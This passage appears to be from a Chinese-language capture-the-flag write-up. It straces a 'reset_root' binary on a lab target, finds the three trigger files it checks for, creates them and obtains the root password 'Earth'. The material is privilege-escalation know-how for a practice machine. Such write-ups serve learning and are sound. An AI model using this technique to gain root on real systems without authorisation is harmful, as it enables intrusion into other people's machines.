sudo chmod +x reset_root
```

再strace一次

```
brk(NULL)                               = 0x1483000
brk(0x14a4000)                          = 0x14a4000
write(1, "CHECKING IF RESET TRIGGERS PRESE"..., 38CHECKING IF RESET TRIGGERS PRESENT...
) = 38
access("/dev/shm/kHgTFI5G", F_OK)       = -1 ENOENT (没有那个文件或目录)
access("/dev/shm/Zw7bV9U5", F_OK)       = -1 ENOENT (没有那个文件或目录)
access("/tmp/kcM0Wewe", F_OK)           = -1 ENOENT (没有那个文件或目录)
write(1, "RESET FAILED, ALL TRIGGERS ARE N"..., 44RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
exit_group(0)                           = ?
```

发现缺了三个文件，在靶机上新建这三个对应文件就可以了。

```
mkdir /dev/shm/kHgTFI5G
mkdir /dev/shm/Zw7bV9U5
mkdir /tmp/kcM0Wewe
/usr/bin/reset_root
```

```
bash-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
The memcache was not invalidated by NSS responder.
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

得到密码 Earth